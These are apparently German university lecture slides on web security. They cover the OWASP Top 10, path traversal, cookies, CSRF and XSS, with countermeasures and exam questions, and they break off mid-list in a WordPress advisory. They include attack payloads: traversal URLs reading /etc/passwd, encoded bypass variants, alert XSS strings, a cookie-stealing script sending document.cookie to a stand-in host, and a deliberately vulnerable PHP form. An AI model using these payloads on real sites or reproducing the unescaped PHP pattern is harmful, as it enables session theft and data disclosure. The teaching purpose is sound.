

Computersystemsicherheit



TECHNISCHE
UNIVERSITÄT
DARMSTADT



001101110001011 **Cryptoplicity**

Cryptography & Complexity Theory
Technische Universität Darmstadt
www.cryptoplicity.de

Prof. Marc Fischlin, Wintersemester 18/19

07

Web-Sicherheit

Die WWWelt ist Interaktiv



Beispiel: Bankapplikation benötigt:

Login/Authentisierung (Netzwerk-Sicherheit, Passwortverwaltung,...);
Spezifische Daten (dynamische HTML-Seiten, Datenbankbindung,...);
Interaktion (Cookies, Sessions, Forms...);
„User experience“ (Java, Flash,...)

→ sehr viele Daten auch vom Client an den Server



Angriffspunkte



Angriffe auf Client-Seite

Cross-Site Request Forgery

Cross-Site Scripting



Angriffe auf Server-Seite

SQL injection

Path traversal

Angriffe auf Netzwerk-Kommunikation

OWASP Top 10 Vulnerabilities²⁰¹⁷

OWASP = Open Web Application Security Project (www.owasp.org)


- 1 Injection
 - 2 Broken Authentication
 - 3 Sensitive Data Exposure
 - 4 XML External Entities (XEE)
 - 5 Broken Access Control
 - 6 Security Misconfiguration
 - 7 Cross-Site Scripting (XSS)
 - 8 Insecure Deserialisaton
 - 9 Using Components with Known Vulnerabilities
 - 10 Insufficient Logging & Monitoring
- Cross-Site Request Forgery (CSRF)

Beispiel: Path Traversal




`www.server.com/../../../../etc/passwd`

`www.server.com`



oder
per übergebenem Parameter:

`www.server.com/show-page?page=../../../../etc/passwd`




Startseite für `www.server.com` auf Datei-System → `/var/www/index.html`

Beispiel: Path Traversal



`www.server.com/../../../../etc/passwd`

`www.server.com`



oder
per übergebenem Parameter:

`www.server.com/show-page?page=../../../../etc/passwd`

mögliche Gegenmaßnahmen:

Input Validation;
wichtige Daten nicht durch Server erreichbar;
Firewalls;


...

Vorsicht bei „Input Validation“:

`../` `%2e%2e%2f` `%2e%2e/` `..%2f` sind beispielsweise alle äquivalent!

Cookies und Cross-Site Request Forgery

Cookie-Konzept



speichert Cookie in
lokaler Text-Datei:


name=...
value=...
attributes

persistenter Cookie:
bleibt über Session hinweg erhalten
(im Unterschied zu Session Cookie)

erlaubt beispielsweise Wiederanmeldung
ohne erneute Passworteingabe


Beispiel

Gmail-Cookie zum Wiedererkennen ohne Einloggen



Suchen

Folgende Cookies entsprechen Ihrer Suche:

Website	Cookie-Name
 mail.google.com	COMPASS


Name
Inhalt

Attribute:

- nur Host darf auslesen → Host: mail.google.com
- und nur unter diesem Pfad → Pfad: /mail/u/0
- secure:** nur per HTTPS → Senden für: Nur verschlüsselte Verbindungen
- Gültigkeitsdauer → Gültig bis: Mittwoch, 22. Februar 2017 11:48:43


Ausgewählten Cookie entfernen Alle Cookies entfernen Schließen

Cookies sind Gold wert



CSRF = Cross-Site Request Forgery
XSS = Cross-Site Scripting

Cross-Site Request Forgery (alias Confused Deputy Attack)



CSRF-Angriffe



<http://tools.cisco.com>, 7. Dezember 2016

Home / Cisco Security / Security Advisories and Alerts

Cisco Security Advisory

Cisco Emergency Responder Cross-Site Request Forgery Vulnerability

Medium

Advisory ID:	cisco-sa-20161207-cer	CVE-2016-6468	Download CVRF
First Published:	2016 December 7 16:00 GMT	CWE-352	Download PDF
Version 1.0:	Final		Email
Workarounds:	No workarounds available		
Cisco Bug IDs:	CSCvb06663		
CVSS Score:	Base 4.3, Temporal 4.1		

Summary

A vulnerability in the web-based management interface of Cisco Emergency Responder could allow an unauthenticated, remote attacker to conduct a cross-site request forgery (CSRF) attack and perform arbitrary actions on an affected device.

weitere Angriffe
(meist 2008
oder früher):

Netflix
NY Times
GMail
ING direct
YouTube

...

mögliche Gegenmaßnahmen:

hänge bei Requests zufällige CSRF-Session-Token-Nummer an Parameter an;
verlange erneute Authentisierung bei wichtigen Aktionen;
Anwender öfter abmelden



Nennen Sie 5 der Top-Ten-Web-Angriffe von OWASP.



Erklären Sie das Prinzip der CSRF-Angriffe.



Angenommen, der Anwender schließt alle anderen Tabs, während er eine Session aufrecht erhält. Schützt das vor CSRF-Angriffen?

Cross-Site Scripting (XSS)

Prinzip von XSS-Angriffen



schädlicher Parameter statt erwarteter Eingabe

Username


üblicherweise ausführbarer (Java-)Script-Code

```
<script> ... </script>
```

alert und andere Dinge

Beispiele hier erzeugen zur Vereinfachung immer `alert`-Fenster:

```
<script>alert('XSS');</script>
```




anderer Code möglich, z.B. Cookie Stealing:

```
<script>new Image().src="https://www.eve.org/cookie.php?"  
+document.cookie;</script>
```


oder auch Umleitung auf falsche Login-Seite, um Passwörter zu stehlen,
oder Umleitung auf Seite mit Malware,...

Arten von XSS-Angriffen


DOM XSS



reflected (non-persistent) XSS



persistent XSS




DOM XSS: Grundlagen

Document Object Model (DOM):

erlaubt Javascript
(unter anderen Sprachen)
Zugriff auf HTML-Daten

Beispiel:

```
<script>  
...  
document.getElementById("docpart") ;  
...  
</script>
```



aktualisiert HTML-Seite lokal beim Client
→ erschwert erkennen/verhindern dieses Angriffs auf Server-Seite

DOM XSS: Beispiel


```
<html>
...
This is the content of a local web site of
<script>
    <!-- Get position of display= in URL and write parameter to HTML doc -->
    var pos=document.URL.indexOf("display=")+8;
    document.write(document.URL.substring(pos,document.URL.length));
</script>
</html>
```

Aufruf über URL
...?display=MeinName




This is the content of a
local web site of MeinName

Aufruf über URL
...?display=<script>alert(`XSS`)</script>



Reflected XSS-Angriff

reflected (non-persistent) XSS




funktioniert analog,
nur dass der Parameter beim Server
in die HTML-Seite des Clients eingefügt wird

Persistent XSS-Angriff

Beispiel beruht auf PHP (**PHP: Hypertext Preprocessor**)

PHP erstellt lokal auf dem Server dynamische HTML-Seiten

mehr als 80% aller Webseiten heutzutage verwenden PHP (Stand Januar 2017)




Persistentes XSS: Beispiel

Einfaches Kommentar-Forum

```
<html>
...
Leave a message:</br>
<form method="POST">
  <input type="text" name="msg"></br>
  <input type="submit" name="submit">
</form>

<!-- If button then store message in file msg.txt -->
<?php
if (isset($_POST['submit'])) {
    $filename = 'msg.txt';
    $content = $_POST['msg'];
    file_put_contents($filename, $content);
}
?>
<p>
<!-- Read last message in file msg.txt -->
<?php
$filename = 'msg.txt';
if (file_exists($filename)) {
    echo "Last message:</br>";
    $content = file_get_contents($filename);
    echo $content;
}
?>
...
</html>
```



localhost/persistentXSS.php

persistent XSS example

Leave a message:

Daten absenden

Last message:
Super Beispiel!

Form, um neue
Nachricht zu speichern

PHP speichert Text in lokaler
Datei, wenn Button gedrückt

PHP liest gespeicherte
Nachricht (falls existiert)

Eingabe Normaler Text

localhost/persistentXSS.php

persistent XSS example

Leave a message:

Daten absenden

Last message:
Super Beispiel!



localhost/persistentXSS.php

persistent XSS example

Leave a message:

Daten absenden

Last message:
Normaler Text

Eingabe <script>alert('XSS');</script>

localhost/persistentXSS.php

persistent XSS example

Leave a message:

Daten absenden

Last message:
Super Beispiel!



localhost/persistentXSS.php

persistent XSS example

Leave a message:

Daten absenden

Last message:

XSS

OK

erscheint auch
unter anderem
Browser,
da persistent

XSS-Angriffe (Folie aus dem WS 16/17)



The screenshot shows the WordPress.org website header with the logo and navigation links: Showcase, Themes, Plugins, Mobile, Support, Get Involved, About, Blog, and Hosting. The main content area features the title 'WordPress 4.7.1 Security and Maintenance Release' in a large blue font. Below the title, it says 'Posted January 11, 2017 by Aaron D. Campbell. Filed under Releases, Security.' The text continues: 'WordPress 4.7 has been [downloaded over 10 million times](#) since its release on December 6, 2016 and we are pleased to announce the immediate availability of WordPress 4.7.1. This is a **security release** for all previous versions and we strongly encourage you to update your sites immediately.' It then states 'WordPress versions 4.7 and earlier are affected by eight security issues:' followed by an ellipsis. Below the ellipsis, a list of issues is shown, with items 3, 